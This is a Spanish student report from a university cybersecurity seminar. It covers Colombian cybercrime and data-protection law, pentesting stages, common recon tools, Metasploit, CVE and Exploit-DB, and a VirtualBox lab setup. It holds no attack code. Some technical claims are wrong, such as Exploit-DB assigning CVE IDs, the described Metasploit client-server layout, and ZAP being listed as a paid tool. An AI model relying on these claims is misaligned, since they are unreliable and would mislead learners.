CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ALAHIN GUTIERREZ QUIÑONES

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
MEDELLIN, ANTIOQUIA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ALAHIN GUTIERREZ QUIÑONES

TUTOR
JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
MEDELLÍN, ANTIOQUIA
2023

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

1. RESUMEN

El presente documento es el informe técnico correspondiente a la fase 5 del Seminario Especializado en Equipos Estratégicos de Ciberseguridad Red Team y Blue Team, donde se desarrollan cada una de las etapas que componen el seminario relacionadas con el problema planteado de la organización HackinHouse, donde se plantearon temas legales, técnicas de ataque y de contención de ataques cibernéticos y algunas de las herramientas usadas en cada una de las fases. El presente informe se resume en las siguientes etapas:

ETAPA 1: CONCEPTOS EQUIPOS DE SEGURIDAD. En esta etapa se identifican algunas de las leyes que rigen en Colombia en cuanto a delitos informáticos y datos personales. Por otro lado, se estudian algunos conceptos importantes relacionados con la seguridad informática y se comienza la configuración del banco de trabajo para el inicio de los ejercicios prácticos a realizar frente al problema de seguridad planteado en el caso de estudio.

ETAPA 2: ACTUACIÓN ÉTICA Y LEGAL. En esta etapa se analiza un acuerdo de confidencialidad ofrecido por una empresa para la prestación de servicios en ciberseguridad, con el fin de identificar bajo las leyes vigentes y principios éticos la conveniencia de ser aceptado por parte de un profesional en ciberseguridad.

ETAPA 3: EJECUCIÓN PRUEBAS DE INTRUSIÓN. Se realiza prueba por parte de equipo atacante o Red Team, practica de intrusión (Pentesting), basado en el caso de estudio bajo las condiciones de la guía de actividades y planteamiento del uso de herramientas especializadas para la explotación.

ETAPA 4: CONTENCIÓN DE ATAQUES INFORMÁTICOS. En este caso se realiza la practica con el equipo de contención o Blue Team, donde se analiza y se contiene el ataque, se corrigen las vulnerabilidades encontradas y se realiza hardenización del equipo atacado con el fin de evitar o mitigar futuros ataques.

ETAPA 5: SOCIALIZACIÓN DE INFORME TÉCNICO. En esta etapa se consolida toda la información de las etapas anteriores y se generan conclusiones de los temas estudiados a cerca de la importancia de los equipos especializados en ciberseguridad, Red Team y Blu Team, además se mencionan aspectos que deben tener en cuenta las organizaciones para comprender la necesidad de invertir en ciberseguridad.

Finalmente, se comparte el video de sustentación de las etapas del seminario especializado.

2. GLOSARIO

ACCESO NO AUTORIZADO: Hace referencia la obtención de accesos a un determinado sitio web, servidor o cualquier información confidencial empleando detalles de cuentas de otros individuos.

AMENAZAS PERSISTENTES AVANZADAS: Hace referencia a invasiones de una red por parte de uno o varios usuarios no autorizados durante un tiempo prolongado con la finalidad de robar datos y no dejar ningún daño en la red.

ATAQUE: Se refiera a una violación de los sistemas de seguridad de un servidor.

BLUE TEAM: Es un grupo que se encarga de los procedimientos de defensa durante una simulación de ataque a los sistemas de seguridad cibernéticos.

CORTAFUEGOS: Puede ser un hardware o software utilizado para filtrar el tráfico que se dirige a una red en particular.

EXPLOIT: Se refiera a obtener provecho de una región vulnerable de un sistema de información.

METERPRETER: Es un Payload que permite ejecutar tareas en forma remota.

PAYLOAD: Es el código o aplicación que se ejecuta para explotar una vulnerabilidad encontrada.

PENTESTING: Es una prueba que busca vulnerar un sistema informático, con el fin de encontrar fallas de seguridad y verificar el alcance que pueden tener, existen varios tipos de Pentesting según el tipo de información que se tiene para realizar la prueba.

PRUEBAS DE PENETRACIÓN: Pruebas desarrolladas con la finalidad de exhibir fallas en los sistemas seguridad y así poder ofrecer una solución antes de que ocurra un ataque.

RED TEAM: Se refiera al grupo que se encarga de llevar a cabo los ataques a los sistemas de seguridad durante una simulación de ataque a la red.

RIESGO: Consideración de las magnitudes de los daños que pueden sufrir las redes si llegara a haber una situación peligrosa.

VULNERABILIDAD: Es Una debilidad en un sistema que puede ser usada por un delincuente para realizar un ataque.

3. INTRODUCCIÓN

En el mundo actual donde todo, o casi todo, se encuentra interconectado, los datos o información cada vez toman más relevancia, es más valiosa y requiere que sea asegurada de la misma manera, o mejor, que como se aseguran elementos físicos de valor, ya que la información en el campo digital puede ser atacado de muchas más maneras que los elementos físicos y los delincuentes que están interesados en obtener beneficios pueden estar en cualquier parte del mundo.

Por este motivo, el campo de la seguridad informática también poco a poco ha venido tomando la relevancia que amerita, frente a los miles de ataques, fraudes y daños que se generan a diario en el mundo y así como se encuentran formas para acceder o atacar los sistemas, por otro lado, también se crean modelos y herramientas para la seguridad y prevención.

Es así como se han creado equipos especializados en trabajar en cada área de la ciberseguridad con el fin de brindar una solución completa a las necesidades y a la complejidad de las infraestructuras actuales de los sistemas informáticos.

Este documento se relacionan aspectos éticos y legales que deben tener en cuenta los especialistas en la seguridad informática para ejercer sus actividades ya sea que pertenezcan o no a una organización, con el fin de evitar sanciones penales, económicas y profesionales.

Adicionalmente, se puede evidenciar en el documento la ejecución de las prácticas y ejercicios tanto en ataque como en contención por medio de las actividades planteadas en las guías de actividades con el fin de comprender y abordar las labores que se ejecutan por parte de los equipos especializados en ciberseguridad, Blue Team y Red Team.

4. OBJETIVOS

4.1 OBJETIVO GENERAL

Evaluar la importancia de aplicar seguridad en la información con el fin de evitar o mitigar los efectos de posibles ataques cibernéticos a que se enfrentan las organizaciones y comprender alcances, herramientas y limitantes que tienen los equipos especializados en ciberseguridad Blue Team y Red Team para ejercer sus actividades profesionales.

4.2 OBJETIVOS ESPECÍFICOS

- Reconocer el marco legal y ético dentro del cual los especialistas en ciberseguridad deben ejercer sus actividades profesionales.
- Verificar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.
- Realizar pruebas de penetración en el caso de estudio planteado con herramientas de equipos Red Team.
- Ejecutar el análisis y contención del ataque presentado en el caso de estudio como equipo Blue Team.
- Comprender la importancia que tienen los equipos estratégicos de ciberseguridad para el desempeño de la seguridad en las organizaciones.
- Concluir los aspectos que le dan la importancia y la necesidad que tienen las organizaciones de invertir en ciberseguridad para hacer frente a los riesgos que se presentan en la actualidad.
- Consolidar y exponer mediante un video todos los temas del seminario especializado en equipos especializados en ciberseguridad Blue Team y Red Team.

5. DESARROLLO DEL TRABAJO

5.1 ETAPA 1. CONCEPTOS EQUIPOS DE SEGURIDAD

1. Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

LEY 1273 DE 2009. Normatividad sobre delitos informáticos

En Colombia, existen leyes que regulan y tienen como objetivo proteger la seguridad de la información, como la Ley 1273 de 2009 por medio de la cual se complementa el código penal mediante la creación de un nuevo bien jurídico tutelado que se centra en la protección de la información y los datos y con la cual se pretende preservar los sistemas que utilizan tecnologías de la información y las comunicaciones.

Esta ley se encuentra dividida en dos capítulos:

CAPITULO PRIMERO. De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos.

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO: Acceder sin autorización o fuera de lo acordado a un sistema informático puede incurrir en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN: Impedir el acceso a los datos o a la red de un sistema informático sin estar autorizado para ello, incurre en pena de prisión de cuarenta y ocho

(48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. Interceptar datos informáticos en su origen, destino o en el interior de un sistema informático sin una orden judicial incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

Artículo 269D. DAÑO INFORMÁTICO: Destruir, borrar, alterar o suprimir datos informáticos o sistema de tratamiento de información o componentes incurre en incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269E. USO DE SOFTWARE MALICIOSO: Producir, adquirir, vender, enviar, introducir software malicioso, puede incurrir en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES: Obtener, sustraer, ofrecer, vender, intercambiar comprar, divulgar, modificar datos personales, bases de datos o medios semejantes sin estar facultado para ello, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES: Diseñar, desarrollar, traficar, vender, programar y enviar páginas electrónicas, enviar enlaces con objeto ilícito sin estar facultado para ello puede incurrir en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, la pena se agrava si se han reclutado victimas en la cadena del delito

Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA: Se describe un aumento de penas si la conducta se comete en:

- Redes estatales o financieras nacionales o internacionales
- Por servidor público en ejercicio de sus funciones
- Abuso de confianza hacia el tenedor de la información o contratante
- Fines terroristas

CAPITULO SEGUNDO. De los atentados informáticos y otras infracciones

Artículo 2691. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES:
El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS: Conseguir la transferencia no consentida de activos mediante alguna manipulación informática, incurrirá en pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1500 salarios mínimos legales mensuales vigentes.

También es aplicable esta sanción para quienes fabriquen, introduzcan posean o faciliten programas destinados a la comisión del delito antes descrito.

LEY 1581 DE 2012. Por medio de la cual se dictan disposiciones para la protección de datos personales.

Esta ley establece los principios y reglas para el desarrollo del derecho constitucional que tienen las personas de conocer, actualiza y rectificar información recogidas en

bases de datos o archivos; basados en la aplicación integral de unos principios como son: principios de legalidad, finalidad, libertad, veracidad, transparencia, circulación restringida, seguridad y confidencialidad.

Se describe que son los datos sensibles como que son aquellos que afectan la intimidad del Titular o cuyo uso indebido puede generar su discriminación, como aquellos que revelen el origen racial o étnico, la orientación política, las convicciones religiosas o filosóficas, la pertenencia a sindicatos, así como los datos relativos a la salud, a la vida sexual y los datos biométricos.

En esta ley también se especifican los deberes de los responsables del tratamiento y encargados del tratamiento de los datos, como garantizar el ejercicio del derecho de habeas data, garantizar las condiciones de seguridad, confidencialidad e integridad de la información recolectada, tramitar consultas, actualizar la información requerida y adoptar un manual interno para el cumplimiento de esta ley.

Se define a La Superintendencia de Industria y Comercio, a través de una Delegatura para la Protección de Datos Personales, como la entidad que ejerce la vigilancia para garantizar que en el Tratamiento de datos personales se respeten los principios, derechos, garantías y procedimientos previstos en esta ley.

La Superintendencia podrá imponer multas de carácter personal e institucional a los responsables del tratamiento y encargados del tratamiento hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó.

Además de las multas, los responsables del tratamiento pueden afrontar suspensión de actividades, cierres temporales y cierres definitivos de las actividades relacionadas con

el tratamiento de acuerdo con algunos criterios que gradúan estas sanciones como dimensiones del daño, beneficios económicos, reincidencia y desacatos.

2. El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?

PENTESTING

El Pentesting es un proceso muy importante para evaluar y mejorar la seguridad de los sistemas informáticos y aplicaciones.

Se realiza en las siguientes etapas:

1. Reconocimiento: En la cual se recolecta por medio de diferentes herramientas, la mayor cantidad de información del objetivo.
2. Análisis de vulnerabilidades: Con la información obtenida en la etapa anterior, se busca identificar las vulnerabilidades con las que se pueda comprometer el objetivo por medio de técnicas y herramientas especiales.
3. Explotación de vulnerabilidades: Se empiezan a materializar las vulnerabilidades encontradas en la etapa anterior para obtener el acceso al sistema objetivo.
4. Exploración: Luego de obtener el acceso al sistema, el atacante busca nuevas vulnerabilidades, escalar privilegios para obtener más información o verificar si se puede hacer un mayor daño e implementar acciones que le permitan tener un nuevo acceder en el futuro.
5. Reporte: El pentesting prepara un documento donde relaciona las vulnerabilidades encontradas, las herramientas utilizadas, los logros alcanzados,

fortalezas y debilidades, las vulnerabilidades explotadas y las recomendaciones para remediarlas.

La etapa de footprinting, es la técnica con la que se recopila la información del sistema informático, es muy importante ya que de la información obtenida se genera el plan a ejecutar, las herramientas a utilizar, y es allí donde parte y se estructura todo el proceso a llevar a cabo y del cual depende mucho el éxito del ejercicio.

Las aplicaciones para ejecutar esta etapa pueden ser:

- NMAP (Network Mapper): Permite el escaneo de la red; puertos, dispositivos, IP, aplicaciones, servicios y Sistemas operativos.
- Ingeniería social:
- The Harvester: Es una herramienta que se puede utilizar para recopilar información pública en la web sobre sistemas de destino, como direcciones de correo electrónico, nombres de dominio y servidores DNS.
- Shodan: Es un motor de búsqueda que se puede utilizar para buscar dispositivos conectados a Internet.

Aplicaciones pagas:

- Metasploit: Es un marco de pruebas de penetración que se puede utilizar para explotar vulnerabilidades en sistemas de destino.
- Burp Suite: Es un conjunto de herramientas de pruebas de penetración que se puede utilizar para realizar una serie de tareas, como escaneo de vulnerabilidades, fuzzing y análisis de tráfico.
- OWASP Zed Attack Proxy (ZAP): Es un proxy de seguridad de código abierto que se puede utilizar para realizar pruebas de penetración en aplicaciones web.
- Maltego: Es un software principalmente forense que sirve para análisis de enlaces y minería de datos a partir de IPs, correos, teléfonos, ubicaciones.

3. Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.

METASPLOIT

Metasploit es una herramienta de código abierto para la seguridad de la información, proporciona información acerca de vulnerabilidades y sirve para realizar pruebas de penetración en una amplia gama de sistemas.

Metasploit funciona mediante módulos almacenados en una biblioteca central que sirven para realizar múltiples tareas, recopilar información, encontrar vulnerabilidades, lanzar ataques y generar reportes.

La arquitectura de Metasploit se basa en el modelo cliente-servidor. El servidor de Metasploit se ejecuta en una máquina local y se utiliza para almacenar los módulos y los datos de prueba de penetración. El cliente de Metasploit se ejecuta en la máquina que se está probando y se utiliza para conectarse al servidor y ejecutar los módulos.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada.
Dentro del proceso descrito en este apartado usted como experto en ciberseguridad debe buscar y documentar lo siguiente:

¿QUÉ ES UN CVE Y SU ESTRUCTURA?

Common Vulnerabilities and Exposures (CVE) es una lista o glosario de vulnerabilidades y exposiciones comunes de seguridad de la información divulgadas

públicamente, financiado por la División de Seguridad Nacional de EE. UU. y mantenido por MITRE Corporation.

Luego de ser documentada, MITRE asigna a cada vulnerabilidad una identificación única, posteriormente la Base de Datos Nacional de Vulnerabilidades (NVD), publica el CVE con un análisis de seguridad correspondiente.

Se entiende por vulnerabilidad como una debilidad que puede ser explotada por un atacante para obtener acceso no autorizado o realizar acciones no autorizadas en un sistema informático.

Una exposición es un error que le da al atacante la posibilidad de acceso al sistema o la red.

El objetivo de CVE es facilitar el intercambio de información sobre vulnerabilidades conocidas entre organizaciones.

Los formatos usados para identificar los elementos de esta lista se denominan CVE-ID y tienen las siguientes formas:

El formato para las entradas CVE es: CVE-YYYY-NNNN (YYYY indica el año y NNNN el número de vulnerabilidad). Este identificador puede contener, si es necesario, más de cuatro dígitos.

El formato para las entradas candidatas a entrar en el CVE es: CAN-YYYY-NNNN (YYYY indica el año y NNNN el número de vulnerabilidad)

A diferencia de las bases de datos de vulnerabilidades, las entradas CVE no incluyen riesgo, corrección de impacto u otra información técnica.

*** https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?**

Exploit-db.com es una base de datos en línea que recopila exploits para vulnerabilidades de software conocidas. Los exploits son secuencias de comandos o programas que pueden utilizarse para aprovechar una vulnerabilidad y tomar el control de un sistema. Exploit-db.com es una herramienta valiosa para los investigadores de seguridad, ya que les permite encontrar exploits para vulnerabilidades que pueden utilizar para probar la seguridad de sus sistemas.

La base de datos de Exploit-db.com se articula con CVE (Common Vulnerabilities and Exposures) a través del uso de ID de CVE. Los ID de CVE son identificadores únicos que se asignan a las vulnerabilidades de software. Cuando un exploit se agrega a Exploit-db.com, se le asigna un ID de CVE. Esto permite a los investigadores de seguridad encontrar exploits para vulnerabilidades específicas.

4. Para finalizar esta actividad es importante que usted reconozca, analice y configure “banco de trabajo” lo solicitado en el anexo 1


ANEXO 1

– Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad.

Se realizo instalación del software de virtualización, Virtual Box, la figura 1, muestra la herramienta instalada junto con las máquinas virtuales de diferentes sistemas operativos, entre ellos el Kali Linux y Windows 10 a utilizar en el proyecto.


Además, se pueden identificar las características de configuración establecidas en las máquinas virtuales requeridas, ver figura 1 a la 6.

Ilustración 1. Máquinas virtuales en virtual box




Fuente: El autor

Ilustración 2. Configuración del procesador MV Kali




Fuente: El autor

Ilustración 3. Configuración memoria base MV Kali




Fuente: El autor

Ilustración 4. Configuración del procesador MV Windows 10



Fuente: El autor


Ilustración 5. Características MV Windows 10



Fuente: El autor

Se verifica la configuración de red de las máquinas virtuales asignando el adaptador de red como puente, El modo Adaptador puente simula que la tarjeta virtual está conectada al mismo switch que la tarjeta física del anfitrión, por lo tanto, la MV se va a comportar como si fuese un equipo más dentro de la misma red física en la que está el equipo anfitrión.

Ilustración 6. Configuración T.RED modo puente

